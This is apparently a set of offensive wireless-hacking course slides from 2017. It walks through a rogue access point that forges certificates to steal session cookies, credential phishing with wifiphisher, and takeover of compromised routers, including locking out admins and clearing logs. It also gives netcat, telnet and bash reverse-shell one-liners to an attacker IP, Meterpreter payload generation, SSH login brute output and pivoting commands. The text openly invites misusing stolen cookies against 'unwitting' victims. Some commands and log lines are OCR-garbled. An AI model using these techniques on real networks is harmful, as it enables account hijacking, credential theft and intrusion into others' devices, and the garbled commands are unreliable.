hostapd=/usr/lib/mana-toolkit/hostapd

hostname WRT54G
echo hostname WRT54G
sleep 2
```


Mana Toolkit Setup

Finally we need to change our downlink, the rogue access point interface on `start-nat-full.sh` from `phy=wlan0` to `phy=wlan1`.

It's also advisable to change `hostname WRT54G` to whatever is the targeted router's ESSID. The reason is that this is what your "router" will appear as when the client completes its authentication and sees you as the NAT Gateway. It should be the same as the ESSID in `ssid=<name>` back in the `/etc/mana-toolkit/hostapd-mana.conf` file.

Finally your setup is ready to roll. Run the script, `cd /user/share/mana-toolkit/run-mana` and then `./start-nat-full.sh`

We have started our rogue access point but we need to now manually connect back using **Wicd** in place of **network-manager** to provide the uplink



Mana Toolkit in Action

Upon successful start of Mana, you should see the following prompt. For my illustrated example, i used **eth0** as my uplink because I connected my Atheros 9271 Adapter to my Desktop. And the wireless interface is defined as **wlan0**, which is my downlink, generating the rogue access point.


Pull out your phone or mobile device, and look for your new malicious access point.

[illegible]

Viewpoint of Victim (Android phone)

For my setup, I configured `mana_loud=1` so it began mimicking a local router named “000000”.

Let’s see what happens when someone actually connects to the device and tries to use the internet uplink that the Rogue AP provides.



Viewpoint of Attacker (Mana-Toolkit)

```
MANA - Directed probe request for foreign SSID '000000' from cc:9f:7a:3e:a0:76
wlan0: STA cc:9f:7a:3e:a0:76 IEEE 802.11: authenticated
wlan0: STA cc:9f:7a:3e:a0:76 IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED cc:9f:7a:3e:a0:76
MANA - Directed probe request for foreign SSID '000000' from cc:9f:7a:3e:a0:76
MANA - Directed probe request for foreign SSID 'Bender' from 6c:ad:f8:15:0b:0f
```

Connecting my cell phone to the Rogue AP, it shows that there is a association and a authentication request from my Android to my Rogue Access Point.

Mana Toolkit will now immediate begin providing forged certificates to circumvent SSL, TLS, and HSTS encryption, which is entirely separate from WPA2-PSK altogether, but critical in the **downgrade attack**, allowing us, the attacker to **read packets in cleartext**.

Viewpoint of Attacker

```
SNI peek: [csi.gstatic.com] [complete]
Connecting to [216.58.201.99]:443
====> Original server certificate:
Subject DN: /C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.google.com
Common Names: *.google.com/*.google.com/*.android.com/*.appengine.google.com/*.cloud.google.com/*.db833953.google.cn/*.g.co/*.gcp.gvt2.com/*.google-analytics.com/*.google.ca/*.google.cl/*.google.co.in/*.google.co.jp/*.google.co.uk/*.google.com.ar/*.google.com.au/*.google.com.br/*.google.com.co/*.google.com.mx/*.google.com.tr/*.google.com.vn/*.google.de/*.google.es/*.google.fr/*.google.hu/*.google.it/*.google.nl/*.google.pl/*.google.pt/*.googleadapis.com/*.googleapis.cn/*.googlecommerce.com/*.googlevideo.com/*.gstatic.cn/*.gstatic.com/*.gvt1.com/*.gvt2.com/*.metric.gstatic.com/*.urchin.com/*.url.google.com/*.youtube-nocookie.com/*.youtube.com/*.youtubeeducation.com/*.yt.be/*.ytimg.com/android.clients.google.com/android.com/developer.android.google.cn/developers.android.google.cn/g.co/goo.gl/google-analytics.com/google.com/googlecommerce.com/source.android.google.cn/urchin.com/www.goo.gl/youtu.be/youtube.com/youtubeeducation.com/yt.be
Fingerprint: BA:16:E3:21:62:39:E5:A5:5E:2534:D6:50:6F:CB:17:46:31:AA:DB
Certificate cache: MISS
====> Forged server certificate:
Subject DN: /C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.google.com
Common Names: *.google.com/*.google.com/*.android.com/*.appengine.google.com/*.cloud.google.com/*.db833953.google.cn/*.g.co/*.gcp.gvt2.com/*.google-analytics.com/*.google.ca/*.google.cl/*.google.co.in/*.google.co.jp/*.google.co.uk/*.google.com.ar/*.google.com.au/*.google.com.br/*.google.com.co/*.google.com.mx/*.google.com.tr/*.google.com.vn/*.google.de/*.google.es/*.google.fr/*.google.hu/*.google.it/*.google.nl/*.google.pl/*.google.pt/*.googleadapis.com/*.googleapis.cn/*.googlecommerce.com/*.googlevideo.com/*.gstatic.cn/*.gstatic.com/*.gvt1.com/*.gvt2.com/*.metric.gstatic.com/*.urchin.com/*.url.google.com/*.youtube-nocookie.com/*.youtube.com/*.youtubeeducation.com/*.yt.be/*.ytimg.com/android.clients.google.com/android.com/developer.android.google.cn/developers.android.google.cn/g.co/goo.gl/google-analytics.com/google.com/googlecommerce.com/source.android.google.cn/urchin.com/www.goo.gl/youtu.be/youtube.com/youtubeeducation.com/yt.be
Fingerprint: 8C:6A:75:45:F8:5D:63:56:9D:C2F1:1A:80:C6:57:71:AF:51:FF:4D
SSL connected to [216.58.201.99]:443 TLSv1.2 ECDHE-ECDSA-CHACHA20-POLY1305
Received privsep req type 01 sz 87 on srvsock 10
SSL session cache: MISS
Certificate cache: KEEP (SNI match or target mode)
Error from bufferevent: 0: -336151574:1046:sslv3 alert certificate unknown:20:SSL routines:148:ssl3_read_bytes
SSL disconnected to [216.58.201.99]:443
SSL disconnected from [10.0.0.234]:43027
SSL free() in state 0000001a = 001a = TWSO (SSLv3/TLS write server done) [accept socket]
SSL free() in state 00000001 = 0001 = SSLOK (SSL negotiation finished successfully) [connect socket]
MANA - Directed probe request for foreign SSID '00000000' from da:al:19:3c:9e:2a
```

Whenever the victim, my cell phone, makes a HTTP requests, Mana Toolkit intercepts it and replaces the certificates with forged ones that it knows how to decrypt. At this point you can steal session keys allowing you to login to whatever services your victim is using.

First Method Stealing Session Cookies (Session Hijacking)

```
MANA (FireLamb) p: (Exiting... 16): 443 TLSv1.2 ECDHE-RSA-AES128-GCM-SHA256  
root@GetRektYo: /usr/share/mana-toolkit/run-mana# ./firelamb-view.sh  
MANA (FireLamb) p: [+] Processing SSLSplit log files in directory /var/lib/mana-toolkit/sslsplit/  
MANA (FireLamb) p: [+] Parsing SSLSplit file 20171103T201229Z-10.0.0.234,41691-216.58.194.170,443.l  
MANA (FireLamb) p: [+] Error opening log directory /var/lib/mana-toolkit/sslsplit/  
MANA (FireLamb) p: [+] Checking /var/lib/mana-toolkit/lamb_braai/ for cookie folders  
MANA (FireLamb) p: [+] Found 0 cookie folders SSLv3/TLS write server done) [accept socket]  
MANA (FireLamb) p: (Exiting... 1 = 0001 = SSL_OK (SSL negotiation finished successfully) [connect sock  
root@GetRektYo: /usr/share/mana-toolkit/run-mana#
```

Open a new terminal and type `/usr/share/mana-toolkit/run-mana` and then `./firelamb-view.sh`

All intercepted cookies are now printed out for you to misuse against your unwitting victim. In other words, you can login in their place for social networks such as Facebook, or login to their Amazon.com account and make purchases without their permission.

These session keys ONLY WORK if your victim remains connected to you. If they log off or realize they are under attack, the keys immediately expire and will no longer work.

As of November 2017, more and more browsers are evaluating the authenticity of the forged certificates, and this attack will only fully work on unpatched, pre-2016 browsers. We will instead explore other attack methods to phish for credentials

Second Method: No Upstream Captive Portal Phish

Mana Toolkit can be configured to instead, generate a static captive portal that logs and saves credential information from a basic-looking page. This is better fit for hotel Wi-Fi connections, since many of their captive portals look pretty generic.

In a later chapter, we will use a different toolkit to generate extremely convincing router-login phishing pages that aid in phishing households for cleartext passwords and dropping malware payloads with fake browser updates.

For now, it is important that you use our next lesson to understand what “goes on under the hood” of the DNS Redirection Tactic, as there is a lot of processes that are involved in getting this to work.

Other Applications of the Rogue AP Attack (free)

We have just replicated the majority of the features of the Hak5 Wi-Fi Pineapple with the Mana-Toolkit for free.

In a later chapter, we will re-explore the usage of Rogue APs in simply **phishing the router password** out of the victim's hands by tricking them with a Rogue AP.

No password cracking, wordlists, or GPUs required.

CWI: Wireless Attacks

Wardriving With a Raspberry Pi

C.T. Lister

October 2017

This is a OPTIONAL Topic

This section will NOT be tested on our official exams. But we provide this guide to you as a technical reference.

It is certainly NOT DISCREET for a attacker to merely whip out his laptop in the middle of the night in hopes of compromising wireless networks. That is a quick way to a jail cell and serious felony charges on a federal level.

Sometimes, a more miniaturized and dedicated device is in order. We will convert a standard and affordable microcomputer into a ideal penetration testing box on-the-go.

Raspberry Pi's as hacking platforms

In this section, we will cover...

1. Setting up a \$35 Raspberry Pi into a penetration testing platform
2. Installing Raspian, Katoolin, and Docker with a Kali Linux Docker Container
3. Building a automated wireless attacker computer using besside-ng and directional antennas

I am aware that there are Kali Linux Images available specifically for the Raspberry Pi, but as of October 1st, the network interface drivers appear to be bugged. Therefore, I recommend using a Docker build image instead.

Getting Docker on a Raspberry Pi

On your Raspberry Pi, connect to the internet and install docker by running this on the command line.

Sudo Apt-get update && apt-get install -y debootstrap

Sudo curl -sSL <https://get.docker.com> | sh

This runs a automated setup script for the raspberry pi. As soon as it is done, make sure you check that it works by typing

Sudo Service docker restart

Now we need to install a Kali Linux Docker Image that is compatible with the Raspberry Pi's ARM processor. A standard docker image will simply not do. But Offensive Security has released build scripts for alternative architectures.

Sudo Curl <https://raw.githubusercontent.com/offensive-security/kali-linux-docker/master/build.sh> | sh

If you were to install the x86/x64 image instead, you would receive “exec format failed” errors because the architecture is not the same.

Running Docker on a RPi

A important note. Pay close attention to the disk space left available on your Raspberry Pi's SDCard. A full Kali Linux Installation requires nearly 30 GB of free space. Only install the tools that you NEED! And since our Pi's are meant to perform specific jobs and only those jobs very well, it's better to keep it as a minimalist installation.

Run the Kali Linux Docker Image and get your standard wireless and password attack tools

```
Docker run -t -i kalilinux/kali-linux-docker /bin/bash
```

```
Sudo Apt-get update && apt-get install -y kali-linux-wireless net-tools kali-linux-pwtools
```

Kali Docker Build Bug

In some cases, you may run into missing dependency issues, such as “wce” being missing, with the standard apt command unable to find the file. If this is the case, install and run aptitude

Apt-get install -y aptitude

Aptitude install kali-linux-wireless

Aptitude install kali-linux-pwtools

Python Coding Exercise: Wardriver XPress

This exercise is previously covered in our first section for WPA2-PSK Attacks. If you did not yet complete the exercise, please complete it now as it will substantially improve your chances of capturing a handshake and quashing any bugs.

As previously mentioned, `besside-ng` was afflicted with several debilitating bugs

1. No interface found bug
2. Multiple exceptions causing `besside-ng` to abruptly crash

All of this will disrupt your wardriving progress, as it forces you to stop your activities and restart the service. Our coding exercise will help catch those exceptions, auto-restart `besside-ng`, and keep you rolling.

CWI: Wireless Attacks

Cleartext Wifi-Phishing with Rogue APs

C.T. Lister

October 2017

Wi-Fi Phisher

There is more than one vector for attack, and among the most prominent weak links in a organization is the employee's **User Training**. **Wi-Fi Phisher** is a software suite on GitHub that leverages the gullibility of the **User** in order to phish cleartext credentials with a **Rogue Access Point** with a fake login page or **Captive Portal** that is extremely convincing and reuses the brand logos of the detected router.

By using this social engineering technique we can:

1. **Skip the entire process of cracking the password** by Hashcat, Aircrack, or Asleep
2. **Immediately begin exploiting** any vulnerable devices found inside the network

Wi-Fi Phisher Installation

WiFi-Phisher is NOT included in the Kali Linux Repos. You must get it directly from GitHub.

```
Cd /tmp  
Git clone https://github.com/wifiphisher/wifiphisher.git  
Cd wifiphisher  
Python setup.py install
```

Type **wifiphisher** in command line to see that it is installed.

The newest version has a primitive GUI provided through the terminal.

However, I have found that the “Two Atheros Adapters” tactic that the developer is proposing is better fit if you run wifiphisher by SPECIFYING which adapters are appropriate.

WiFi-Phisher Use

The developer of wifiphisher proposes that there should be two wireless adapters.

1. One “jams”, by deauthing the access point of the target
2. One “broadcasts”, by generating a rogue access point that is VERY identical to the jammed hotspot

If you are stuck with a single external Atheros 9271 Adapter, you should make that adapter, “wlan1” as the “jammer”, and your internal wireless card “wlan0” as the hotspot.

Wifiphisher -al wlan0 -jl wlan1

WiFi-Phisher Use

If you want to be a power-user of WiFi-Phisher, you should consider buying a second Atheros 9271 Adapter. For the following reasons:

1. Compatibility

- a. Linux is notorious for not having compatible drivers for our usually common RealTek internal wireless cards
- b. Atheros 9271 Chipsets are 100% supported however as of October 2017

2. Customizable

- a. Power-users may consider buying a Parabolic Antenna for \$40 from SimpleWifi, allowing them to hit targets from up to 8 miles away*

3. Features

*Realistically, up to a half mile in the city. Because of obstructions, distance, and elevation relative to your target and your victim's transmit power back to you.

WiFi-Phisher Use

And with that second Atheros 9271 Adapter, you should have two different antennas (the stock antenna can be unscrewed off the adapter)

1. You need a Reverse SMA-to-N Cable for each antenna
 - a. <https://www.amazon.com/TRENDnet-Reverse-Weatherproof-Connector-TEW-L208/dp/B000FICJ8S>
2. You can either use a Parabolic + Panel/Patch Antenna
 - a. Advantage: Fires in both 30-degree cones (Panel) and 7-degree “beams” (Parabolic), has the longest possible range combo
 - b. Disadvantage: Extremely difficult to handle. Needs a relatively large car, at least hatchback size.
3. Or you can use a Yagi + Omnidirectional Antenna
 - a. Advantage: Much easier to handle, More Discreet, the Omni provides 360 degree hotspot coverage, the Yagi “snipes” faraway target hotspots like the parabolic antenna
 - b. Disadvantage: Significantly more expensive, less range than parabolic
4. Its a mostly a preference and style choice. Do you want to attack targets in a single direction, or all-around?

CWI: Wireless Attacks

Exploiting a Compromised Router

C.T. Lister

October 2017

CWI: Wireless Attacks: Advanced

Course Introduction

C.T. Lister

October 2017

CWI: Wireless Attacks

Post Exploiting a Router

C.T. Lister

October 2017

Another Perk of Wireless Hacking

When you “own” someone’s router, and subsequently

1. **Lock out their administrator account** by changing it
2. **And open a remote Web GUI** from the router’s options

You now have absolute control over the port-forwarding rules.

1. **This bypasses the need to tunnel**, all you have to do is route yourself with the Web GUI directly to a vulnerable device (like a iPhone behind the NAT), and then send a exploit through the PUBLIC IP address and the PUBLIC PORT you opened.
2. **The exploit is then directed (routed) by the router**, right into the port of the device you are targeting.

The Breach in the Eyes of the Attacker

This slide SHOULD be in a different section but it's important that I continually repeat the following throughout the rest of the course:

1. When you take over a system, you are **confined to the scripting environments and toolkits ON THE VICTIM**
2. **You no longer have access to your fancy toys** like Metasploit modules, nmap, or even Python
3. **It is up to you at that point in being able to maintain your offensive** to continue compromising hosts, by using the environment you are stuck with against them

Reinstalling the Firmware

In our previous section, we exploited a compromised router and used the admin credentials to open additional backdoors allowing us easy access by...

1. Enabling SSH & Telnet
2. Allowing the web interface for the router to be reached by the WAN
3. Clearing the access logs and preventing additional logging
4. Abusing any free privileges such as Dynamic DNS

But you may have realized that the router is still “locked down” to the capabilities specified by the manufacturer. To truly unlock the power of a hacked router, you must replace the firmware with a open source one.

OpenWRT and DD-WRT

OpenWRT and DD-WRT are effectively, Linux distributions in router-form. They can provide...

1. Standard Linux Services and software such as SSH, Telnet, FTP
2. Has Standard Linux Software such as Netcat, TCPDump, awk, ps, nslookup, mkfifo and cron
3. Understands scripting languages such as bash, php, and perl
4. Can mount additional devices by USB
5. Comes with it's own VPN
6. Can be re-compiled with it's own customized packages

This is merely the stock images. Customized firmware (cross-compiled) can support other things that allow the installation of package managers on the victim's router such as OptWare which then permits installation of the Python scripting environment.

OpenWRT and DD-WRT for the Red Team

A Red Team that successfully swaps the firmware of the hotspot with either OpenWRT or DD-WRT has the ability to

1. Write emails impersonating the victim
2. Abuse the Port Forwarding Rules to bypass the need for tunneling
3. Sniff credentials off the wire using TCPDump or TShark and then dump them with net-creds
4. Replay your autologin cookies to autologin into your Amazon or Facebook account
5. Compromise any NAS-like disk that is connected to it by USB
6. Seize control of networked printers
7. Tamper with DHCP settings to reroute your traffic into my machines as a man-in-the-middle-attack
8. Attack your encryption by downgrading it BEFORE it gets encrypted by HTTPS, allowing us to see your credentials and traffic in cleartext
9. Drop a reverse shell through the network, gaining a more capable Meterpreter RAT, and then using port-forwarding and routing commands to pivot through the network for finding more vulnerable devices

A attacker that controls your router is close to holding the keys to your entire life. And you won't even realize it, because both distributions has VPN and SSH services available

CWI: Wireless Attacks

Exfiltrating Data

C.T. Lister

October 2017

CWI: Wireless Attacks

Reverse Shells, Pivoting

C.T. Lister

October 2017

Reverse Shells or “RATs”

A Reverse Shell is a devious tactic for client-side attacks. It relies on the gullibility of the user in order to trick them via social-engineering into executing the shell. The reverse shell also brings permissions to use the victim's terminal back to the attacker with a unknown (at first) amount of privileges.

In this chapter we will cover...

1. Basic terminology, LHOST and LPORT
2. Simple reverse shells using Netcat, Telnet, and Bash
3. Fully featured RATs such as Metasploit Meterpreter and Pupy Shell.
4. Pivoting through a network starting from a compromised machine

Before you move forward...

In order for reverse shell connections to work, you need port-forwarding ENABLED.

Think of ports of a network as two things.

1. Internal ports - The ports you opened on your local machine, your hacking box
2. External ports - The ports that are opened on your router

You need to forward the EXTERNAL port of your router, to your INTERNAL port.

Now due to issues such as dynamic IP addresses, it is probably much easier to go sign up for a Amazon Web Services account and run a Virtual Private Server. Your IPs will remain static and workable.

Sign up for a VPS

You have choices

1. You can get a free AWS Student Account through this GitHub Deal, and AWS has preinstalled Kali Linux instances available
 - a. <https://education.github.com/pack>
 - b. <https://aws.amazon.com/free/>
2. You can rent a VPS for roughly \$3 to \$5 a month
 - a. <https://www.vultr.com/pricing/>
 - b. <https://www.vultr.com/docs/requirements-for-uploading-an-os-iso-to-vultr>
3. Or you can rent a Dedicated Kali Linux Penetration Testing box for \$15 a month
 - a. <https://onehostcloud.hosting/kali-linux-vps-hosting/>

Reverse Shell Terminology

1. LHOST

- a. “Listener Host”. The IP address of the attacker where the reverse shell connects back to

2. LPORT

- a. “Listener Port”. The opened port of the attacker where the reverse shell connects back to. This must be opened BEFORE the payload goes off.

3. Privilege Escalation

- a. The process of escalating user privileges, for example “root” in Linux and “SYSTEM” in Windows
- b. To avoid triggering intrusion detection systems and firewall settings, most RATs will not immediately try to “getsystem”, for the developer’s fear of capture or sandboxing.
- c. Instead, you must combine exploits and techniques to “escalate” your privileges to SYSTEM (at least) in order to run your most powerful post-exploitation commands

4. Persistence

- a. The ability to “persist” through a reboot, or “not die after the computer restarts”
- b. Automatic persistence was obsolete a long time ago due to fears of triggering the antivirus. Modern RATs avoid “touching the disk”, and reside almost entirely in volatile memory (RAM) of the victim. Trading persistence for stealth.

Reverse Shell Terminology

5. Pivoting

- a. The act of using one compromised host to infect another host
- b. Involves the use of internal scanners and portforwarding and leveraging exploits
- c. May involve social engineering (if you pull a email address or phone number and trick them into executing a payload)

6. Routing

- a. Adding additional network routing paths to the shell session
- b. Can be done both automatically and manually
- c. Opens new systems to be vulnerable to attack

7. RAT

- a. RAT has two meanings
 - i. Remote Access Trojan
 - ii. Remote Administration Tool
- b. The definition changes essentially, after determining the RAT's intent
 - i. Is it malicious?
 - ii. Or is it a system admin tool?

Reverse Shell Terminology

8. Staged Payload

- a. The payload is split into several DEPENDENT parts. Like the “stages” of a booster rocket
- b. Each payload “stage” contacts the listener to complete the next stage, eventually creating the full payload
- c. Helps in avoiding immediate detection by NIDS (Network Intrusion Detection Systems) and AV

9. Inline-Payload (Standalone)

- a. A fully standalone, single payload
- b. More reliable than stagers but easily detected
- c. May have prohibitively large file sizes depending on encoding (more on that later)

The General Procedure After Compromise

1. **Discretely escalate privileges** to “root” or “SYSTEM”*
2. **Quietly disable security measures** such as killing the antivirus or tampering with the firewall
3. **Run post-exploitation commands** (password/credential gathering)
4. **Regain persistence** using a variety of techniques such as registry modification, cronjobs, hiding executable clones in SYSTEM-level directories, tampering with the boot volumes, etc.
5. **Begin pivoting** using routing commands, tunneling techniques and network scanning modules

*There is yet a higher privilege in Windows, known as DOMAIN

Reverse Shells by Netcat

For the remainder of this chapter, we will always use the terminology for reverse shells slides, such as LHOST and LPORT. Just remember that:

1. **LHOST** = Your attacker IP
2. **LPORT** = Your attacker listening port

To demonstrate the most basic possible reverse shell, I want you to run netcat. Grab two machines on your same network that is running Linux (any). But I will be using two Kali installed machines as a example.

Netcat is considered the Swiss-Army Knife of Networking and for good reason. You can verify the integrity of a tunnel, determine whether or not a host could be connected to remotely, or in this case, demonstrate reverse shells.

Reverse Shells by Netcat

1. Specify a role for each of your two machines, one is going to be the ATTACKER, one is going to be the TARGET
2. Grab the IP addresses for both of them, **ifconfig -a eth0 | grep inet** or **wlan0** if you are wirelessly connected
3. On the ATTACKER machine, open a terminal and type **nc -nvlp 3333**
4. On the TARGET machine, open a terminal and type **nc -nv <ATTACKER IP> 3333 -e /bin/sh**

Did you see what happened? A connection is formed, but there is more

- a. The attacker machine can issue commands to the target machine through the shell
- b. The target machine has nothing going on, but closing the terminal will kill the connection

Reverse Shells by Netcat: What Happened?

When the TARGET machine issued the command **nc -nv <ATTACKER> 3333 -e /bin/sh**, it sent access to a shell over to the ATTACKER, who has a listener running on port 3333 from the command **nc -nvlp 3333**

Furthermore, the TARGET has inadvertently sent access to it's shell with the **-e /bin/sh** option

This is the fundamentals of reverse shells. All reverse shells and RATs, regardless of complexity of their malware suites and toolkits, will operate on the same principle. In this situation

- a. LHOST = ATTACKER IP
- b. LPORT = 3333

Reverse Shells by Telnet

In the environment of your enemy that you have breached, you may or may not have access to the correct version of Netcat, which requires the **-e** option to send access to a shell. While there are workarounds, if all hope is lost in using netcat, we still have other options in the router or machines of our victims.

We can create the same reverse shell using Telnet (and the shell can be caught using a netcat listener or later on, Metasploit). And Telnet, along with Netcat and Bash and SSH, are among the basics of a networking-capable machine.

Restart your Netcat listener on your ATTACKER, but this time, on the TARGET machine, type the command, **telnet <ATTACKER IP> 3333 | /bin/bash***

*Routers will not have access to bash, replace this with **/bin/sh** or **/bin/ash**

Reverse Shells by Bash

If **bash** is available, check by typing **ls /bin/bash**, then you can send a reverse shell using a bash command.

Once again, start up the netcat listener on the ATTACKER, **nc -nvlp 3333** and on your TARGET machine, run **bash -i & /dev/tcp/<ATTACKER IP>/3333 0 &1**

So assuming that the ATTACKER IP is **10.0.1.5** then on the TARGET...

Bash -i & /dev/tcp/10.0.1.5/3333 0 &1

By the start of this course I would have been done with my submodule “Tunnel RAT” which would quickly print out cheatsheets for tunneling commands and reverse shells when given a **IP Address** and a **Listening Port**. You may download and use them for convenience

Metasploit & Meterpreter RAT

So whats the difference between Metasploit and a primitive reverse shell that I demonstrated before?

1. The Metasploit payload is the reverse shell and they come in two flavors
 - a. Command Shells, similar in function to our primitive reverse shells but upgradable in some cases to Meterpreter
 - b. Meterpreter Shells, fully featured RATs
2. These Meterpreter RATs can then be divided into several categories
 - a. Bind Shells
 - b. Reverse Shells
 - i. Staged Payloads
 - ii. Inline Payloads

Starting with Metasploit

Once we “land a shell” we will immediately jump right into introductory pivoting both within and outside of Metasploit Framework. But within the scope of MSF, there are two pivoting commands that are essential to understanding how to move from one host on a network to another

1. Route Command (**msfconsole**) - Adds the newly compromised host's subnet range into a scannable database
2. Portfwd Command (**meterpreter** only) - Creates a port-forwarding bridge between yourself, the attacking Kali Linux box, and a specific host and port that you are targeting

Both **route** and **portfwd** REQUIRE a Meterpreter shell to land, but there are some easy tricks on the way to land a shell besides social engineering

Starting with Metasploit

Furthermore, we can use these other tools that can interact with the Metasploit Framework (MSF) to increase our odds of compromise of additional machines behind the NAT router.

1. SSH Tunneling commands

- a. Local port forwarding, `ssh -L 80:192.168.1.2:80 root@jumpserver`
- b. Dynamic port forwarding, `ssh -f -N -D 1080 root@jumpserver`

2. Proxychains commands

- a. Local: `proxychains ssh -L 80:192.168.1.2:80 root@jumpserver | nmap 192.168.1.2`
- b. Dynamic: `proxychains nmap -sTV -n -PN 192.168.1.120 >> /root/testscan.txt && cat /root/testscan.txt`

You will quickly learn that as a wireless attacker, you actually have more tools available at your disposal than most other types of “hackers” could actually start with.

Starting with Metasploit

So what is a “jump-server”?

A jump-server, within wireless hacking terms, is basically the SSH or Telnet login **user@IP** of the HACKED router. In other types of penetration testing disciplines, it is known as **the pivot**.

So the act of **pivoting** is to take advantage of one compromise host to infect another, fresh victim.

Jump-servers are more of a “white hat hacking” and “network engineer” kind of term that I only mentioned for the sake of familiarity

Generating your first Meterpreter RAT

In MSF, there are several ways to make a meterpreter shell, which combined with the stdapi that is auto-loaded, makes the machine that was compromised, completely yours.

1. **Spearphishing** email or manually triggered payload
2. **Upgrading** a standard command shell (SSH login) into Meterpreter with the **-u** command
3. From a command shell that is defunct (some are not upgradable), run **system_session** against the session in a attempt to use the system's scripting environments to generate a more perfect command shell that is guaranteed to upgrade into a meterpreter shell

Method One: Spearphishing

Metasploit payloads can be generated alone. And there are hundreds of them, with a selection menu that may prove to be intimidating to new users. For the sake of compatibility and instruction, I will give you the syntax to generate a very basic python shell, already a Meterpreter Upgrade.

In Kali Linux, type: **msfvenom -p "python/meterpreter_reverse_https" LHOST=12.34.56.78 LPORT=443 -f raw -o /root/test.py.py**

If you execute this with **python /root/test.py.py**, then it will instantly connect back to IP address **12.34.56.78** on **port 443**. Obviously change the IP address to your listener server.

Method One: Start the Listener Server

I am using my AWS VPS for this. Run Metasploit and...

1. Load the handler, **use multi/handler**
2. Use the STAGED PAYLOAD LISTENER*, **set payload python/meterpreter/reverse_tcp****
3. Set ExitOnSession to false, **set ExitOnSession False**
4. Set LHOST to 0.0.0.0***, **set LHOST 0.0.0.0**
5. Set LPORT to 443, **set LHOST 443**
6. If you did this right, on execution of **python /root/test.py.py**, you will instantly get a **METERPRETER SHELL**

*Staged payload listeners can pick up BOTH INLINE (Stageless) and STAGED payloads

See the / between **meterpreter and **reverse**? That slash means STAGED LISTENER.

***0.0.0.0 is the same as “My Personal IP Address”, just like how 127.0.0.1 is localhost. Obviously your server must be reachable from the outside web so configure your firewall (“Security Groups” in Amazon) to let 443 into your server

Method Two: Command Shell Upgrade

Another trick to get a Meterpreter shell, strictly a web application pentest opportunity I would say, but if you cracked the administrator password of a router and enabled SSH, it also will give you a standard “Command Shell” according to Rapid7.

Login to the victim’s router via SSH, load Metasploit, **use auxiliary/scanner/ssh/ssh_login** and **set USERNAME user** and **set PASSWORD pass** and **set rhosts PUBLICIPOFROUTER** and finally hit **run -j**

```
msf auxiliary(ssh_login) > run -j
```

```
[*] Auxiliary module running as background job 9.
```

```
msf auxiliary(ssh_login) >
```

```
[+] 70.123.45.67:666 - Success: 'root:PASSWORD' 'uid=0(root) gid=0(root) groups=0(root) Linux CRACK_COCAINE  
4.9.0-kali4-amd64 #1 SMP Debian 4.9.25-1kali1 (2017-05-04) x86_64 GNU/Linux '
```

```
[*] Command shell session 3 opened (172.31.20.135:35319 -> 70.123.45.67:666) at 2017-10-29 23:33:26 +0000
```

My pentest lab server has port 22 forwarded to 666 externally

Method Two: Command Shell Upgrade

At this point, it is as easy as typing **sessions -u 3** to upgrade that shell to Meterpreter.

In some cases, this tactic MAY FAIL.

```
msf auxiliary(ssh_login) > sessions -u 3
```

```
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]
```

```
[*] Upgrading session ID: 3
```

```
[-] Shells on the target platform, linux, cannot be upgraded to Meterpreter at this time.
```

In that case, as long as you have either shell, the Command Shell or a Meterpreter shell that survived, you still have a session to perform our next trick to generate a Meterpreter Upgrade.

Method Two: Command Shell Upgrade

```
msf auxiliary(ssh_login) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > setg rhosts 10.0.1.20
rhosts => 10.0.1.20
msf auxiliary(ssh_login) > setg username root
username => root
msf auxiliary(ssh_login) > setg password abouttobepwned
password => abouttobepwned
msf auxiliary(ssh_login) > setg threads 50
threads => 50
msf auxiliary(ssh_login) > setg rport 22
rport => 22
msf auxiliary(ssh_login) > run -j
[*] Auxiliary module running as background job 21.
msf auxiliary(ssh_login) >
[+] 10.0.1.20:22 - Success: 'root:abouttobepwned' 'uid=0(root) gid=0(root) groups=0(root) Linux CRACK_COCAINE
4.9.0-kali4-amd64 #1 SMP Debian 4.9.25-1kali1 (2017-05-04) x86_64 GNU/Linux '
